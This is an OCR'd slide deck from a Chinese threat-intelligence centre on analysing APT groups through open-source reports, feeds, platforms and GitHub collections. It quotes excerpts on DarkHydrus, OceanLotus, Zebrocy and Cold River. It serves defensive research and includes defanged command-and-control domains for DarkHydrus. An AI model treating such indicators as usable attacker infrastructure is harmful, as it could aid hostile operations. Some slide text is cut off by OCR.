360威胁情报中心

协同安全能力 共建情报生态

利用开源威胁信息分析APT活动的实践

汪列军
2019年1月17日


两个概念-APT

- Advanced Persistent Threat
  - 高级持续性威胁，一个组织或团伙，长期针对特定目标（通常是高价值信息系统和关键基础设施的拥有方），通常有良好的资源支持，通常有国家背景，攻击目的主要为信息窃取或潜伏破坏，现实空间的间谍与特种侦察破坏小组在网络空间中的映射。

- 针对性攻击 - 本质特征
  - 非机会性的攻击达成目标不取决目标的强弱，而取决于攻击者的意志和能力
    - 非对称的优势 = Advanced
      - 0day漏洞、社会工程学、非一般的攻击面
  - 暂时无能力上的优势，持续的跟踪等待对手犯错误，不怕贼偷就怕贼惦记
    - 持续跟踪的耐心 = Persistent
      - 未及时修补的nday、持续挖掘的弱点


两个概念-威胁情报

- Gartner的定义
  - 威胁情报是某种基于证据的知识，包括上下文、机制、标示、含义和能够执行的建议，这些知识与资产所面临已有的或酝酿中的威胁或危害相关，可用于对这些威胁或危害进行响应的相关决策提供信息支持。
- 一个泛化的定义
  - 信息安全的语境下，一切与威胁相关的数据、信息以及知识。




开源信息来源

文章报告



- 安全客-有思想的安…
- APT – Security Affairs
- Arbor Networks Thr…
- Blog – Flashpoint
- Cisco's Talos Intellig…
- FreeBuf互联网安全…
- Malwarebytes Labs
- McAfee Blogs
- McAfee Labs – McA…
- Palo Alto Networks …
- Recorded Future
- Securelist - Kaspers…
- Symantec Blogs
- The Akamai Blog
- The Citizen Lab

社交媒体



iyouport @iyouport_news · 2018年8月16日

【#DarkHydrus 依赖于用于网络钓鱼攻击的开源工具】一个相对较新的威胁者依靠开源工具进行鱼叉式网络钓鱼攻击，旨在窃取中东政府和教育机构的证书。 Palo Alto Networks Unit 42的研究人员正在跟踪该组织的DarkHydrus，他在最近的证据收集攻击中使用Phishery观察它。

翻译推文

DarkHydrus Relies on Open-Source Tools for Phishi…

DarkHydrus Relies on Open-Source Tools for Phishing Attacks A threat actor that …

plus.google.com

1

显示这个主题帖

Park, Moonbeom 及另外1人 转推了


Jacob Soo @_jsoo_ · 1月10日

Finally got time to look at Malicious samples after a long day :(
@360TIC You missed out this #DarkHydrus sample?
virustotal.com/#/file/e068c65…
C2 :
0ffice365\.agency
0nedrive\.agency
corewindows\.agency
microsoftonline\.agency
onedrive\.agency
sharepoint\.agency

360 Threat Intelligence Center @360TIC
#DarkHydrus is launching attacks to targets in Middle East. DNS tunneling is used for C2 communication
Dropper：الفهارس.xlsm…


翻译推文

数据Feed



Grey Noise	Grey Noise is a system that collects a collects data on benign scanners suc and telnet worms.
Hail a TAXII	Hail a TAXII.com is a repository of Op format. They offer several feeds, inclu format, like the Emerging Threats rule
HoneyDB	HoneyDB provides real time data of h deployed on the Internet using the Ho access to collected honeypot activity honeypot Twitter feeds.
Icewater	12,805 Free Yara rules created by htt
Infosec - CERT-PA	Malware samples collection and analy more. Created and managed my CERT
I-Blocklist	I-Blocklist maintains several types of categories. Some of these main categ Other lists include web attacks, TOR, available in various formats.
Majestic Million	Probable Whitelist of the top 1 million by the number of referring subnets. M
Malc0de DNS Sinkhole	The files in this link will be updated d distributing malware during the past 3
MalShare.com	The MalShare Project is a public malw access to samples.
Maltiverse	The Maltiverse Project is a big and en complex queries, and aggregations to infrastructures. It also has a great IoC
Malware Domain List	A searchable list of malicious domains registrants, focused on phishing, troja
MalwareDomains.com	The DNS-BH project creates and mai to propagate malware and spyware. T prevention (sinkholing DNS requests)
Metadefender.com	Metadefender Cloud Threat Intelligen signatures, including MD5, SHA1, and spotted by Metadefender Cloud withi with newly detected and reported ma intelligence.

信息平台



nc. [US] | https://otx.alienvault.com/browse/pulses?q=oceanlotus

PI ENDPOINT SECURITY CREATE PULSE oceanlot
0 Groups 0 Indicators 1 Industries 0 Adversaries 1

We've found 19 pulses

APT32
CREATED 42 DAYS AGO by mokomoko1 | Public | TLP: ● Green
FileHash-SHA256: 2 | Domain: 65 | URL: 240 | Hostname: 55 |
In order to be as stealthy as possible, the OceanLotus operators
ESET

OceanLotus New watering hole attack in Sou
MODIFIED 52 DAYS AGO by AlienVault | Public | TLP: ○ White
FileHash-SHA256: 1 | Domain: 25 | Hostname: 24
ESET researchers have discovered a new watering hole campaign
china

Possible OceanLotus APT group recent target
MODIFIED 122 DAYS AGO by r0nyraay | Public | TLP: ○ White
Domain: 4 | URL: 7 | Hostname: 18 | IPv4: 1 | CVE: 2 | FileHas
The 360 Threat Intelligence Center recently discovered the new C
CVE-2017-11882, APT, OceanLotus, EternalBlue, exloit, South A

OceanLotus
MODIFIED 152 DAYS AGO by nightingale | Public | TLP: ○ White
FileHash-SHA256: 26 | Domain: 43 | URL: 3 | Hostname: 95 |

Sea Lotus APT organisation latest attack sam
CREATED 226 DAYS AGO by DeepSec | Public | TLP: ○ White
Domain: 7 | CVE: 4 | FileHash-MD5: 9 | IPv4: 3
Sea Lotus (OceanLotus), also known as APT32 or APT-C-00 , is a
h1 &gt;, h2 &gt;, iocs), dllentry, iocs, hash, apt32, oceanlotus,


New MacOS Backdoor Linked to OceanLotus
CREATED 283 DAYS AGO by AlienVault | Public | TLP: ○ White
FileHash-SHA256: 3 | Hostname: 3
We identified a MacOS backdoor (detected by Trend Micro as OS
MacOS, backdoor, OceanLotus, OSX OCEANLOTUS, trendmicro

OceanLotus Old techniques, new backdoor
CREATED 305 DAYS AGO by AlienVault | Public | TLP: ○ White
FileHash-SHA1: 11 | Domain: 63
A prolific purveyor of malware, OceanLotus has its sights set on
vietnam

Trojan:Win32/Orbus
MODIFIED 299 DAYS AGO by popularmalware | Public | TLP: ○ W

来源-文章报告

- 安全研究人员收集整理的报告集，可以帮我们省些力气，但还远不够。
- Github上最早的APTnotes已经停止更新，但有人另开集合维护，开源精神生生不息。



aptnotes / data


APTnotes data

168 commits | 1 branch | 0 releases | 3 contributors

kbandla Add multiple reports — Latest commit d9a638b on 5 Feb

.github	add date	2 years ago
APTnotes.csv	Add multiple reports	4 months ago
APTnotes.json	Add multiple reports	4 months ago
README.md	Update Readme	5 months ago

✓ 更新频度低



kbandla / APTnotes


Various public documents, whitepapers and articles about APT campaigns

391 commits | 1 branch | 0 releases

kbandla committed on 28 Jun 2017 Import reports till H1 2017 from aptnotes/data …

2008	Added PAN's report on Nitro
2009	Added PAN's report on Nitro
2010	Add another Aurora report
2011	Add norman's report on PaleBot from 2011
2012	Add PAN's report on lurid
2013	Add BitDefender paper on MiniDuke
2014	Merge pull request #103 from kbandla/deathclick
2015	adding minerva/clearsky copy kittens report from 2015
2016	Creation of 2016 folder
docs	Fix rtfd files
historical	Added PAN's report on Nitro

✗ 停止更新



CyberMonitor / APT_CyberCriminal_Campagin_Collections

APT & CyberCriminal Campaign Collection


220 commits | 1 branch | 0 releases | 1 contributor

CyberMonitor 2018.06.14.MirageFox_APT15 — Latest commit 0dc415a 41 seconds ago

2008	go	a year ago
2009	go	a year ago
2010	go	a year ago
2011	go	a year ago
2012	go	a year ago
2013	go	a year ago
2014	2014.02.20.Operation_GreedyWonk	13 days ago
2015	2018.02.21.Tempting_Cedar	4 months ago
2016	update	4 months ago
2017	2017.11.06.oceanlotus-blossoms	3 months ago
2018	2018.06.14.MirageFox_APT15	40 seconds ago
historical	go	a year ago
README.md	2018.06.14.MirageFox_APT15	40 seconds ago

✓ 更新比较及时

来源-文章报告



APT32 (OceanLotus) –
dịch APT bài bản như t
(Phần 2)

LangTuBongDem Follow
Jan 13 · 8 min read

Trong cuộc sô ́ng, có những thứ ta cứ tìm hoài đâu đâu mà không biê ́t ră ̀ng nó ở ngay bên cạnh mình, để rô ̀i đê ́n lúc nhận ra lại quá muộn màng vì nó tuột khỏi tâ ̀m tay của mình mâ ́t rô ̀i :(

Anh và em, chúng ta như 2 đường thẳng song song lúc nào cũng nhìn thâ ́y

APT REPORTS

A Zebrocy Go Downloader

Adding Original Findings to the Discussion

By GReAT on January 11, 2019. 10:00 am

Last year at SAS2018 in Cancun, Mexico, "Masha and these Bears" included discussion of a subset of Sofacy activity and malware that we call "Zebrocy", and predictions for the decline of SPLM/XAgent Sofacy activity coinciding with the acceleration of Zebrocy activity and innovation. Zebrocy was initially introduced as a Sofacy backdoor package in 2015, but the Zebrocy cluster has carved a new approach to malware development and delivery to the world of Sofacy. In line with this approach, we will present more on this Zeb

Our colleagues at Palo Alto recently posted an detection of a Zebrocy Go variant as October 1 discussion is always productive.

Our original "Zebrocy Innovates – Layered Spea documents the very same downloader, putting And while the targeting in the May event was m downloader and same C2 was used to target a previous Zebrocy target earlier in 2018. So, kno tells us a bit about the willingness of this group

While they are innovating with additional langu components may have more longevity than pre Zebrocy activity and innovation will continue t

Threat Actor "Cold River": Network Traffic Analysis and a Deep Dive on Agent Drable

POSTED BY QUENTIN FOIS AND LABS TEAM ON JAN 11, 2019

Executive Summary

While reviewing some network anomalies, we recently uncovered Cold River, a sophisticated threat actor making malicious use of DNS tunneling for command and control activities. We have been able to decode the raw traffic in command and control, find sophisticated lure documents used in the campaign, connect other previously unknown samples, and associate a number of legitimate organizations whose infrastructure is referenced and used in the campaign.

The campaign targets Middle Eastern organizations largely from the Lebanon and United Arab Emirates, though, Indian and Canadian companies with interests in those Middle Eastern countries are also targeted. There are new TTPs used in this attack – for example Agent_Drable is leveraging the Django python framework for command and control infrastructure, the technical details of which are outlined later in the blog.


We are not sure which threat actor or proxy of a threat actor is behind the campaign. This campaign is using previously undiscovered toolcraft and we speculate that right-to-left languages used has influenced the hardcoded string "Agent_Drable" name into the implant used in the campaign. It references a 2007 conflict of the Lebanese army at the "Nahr Elbard" Palestinian Refugee camp, which is a transliteration of Nahr el bared. The English translation of Nahr Elbard is "Cold River."

来源-文章报告


- 360的结论：至少80个比较确认的独立APT组织名，加上别名超200个
- 2018年有此关文章报告中被提及的独立APT组织名53个

360 威胁情报中心在 2018 年监测到的高级持续性威胁相关公开报告总共 478 篇，其中下半年报告披露的频次和数量明显高于上半年。


2018年每月公开的高级威胁报告数量统计



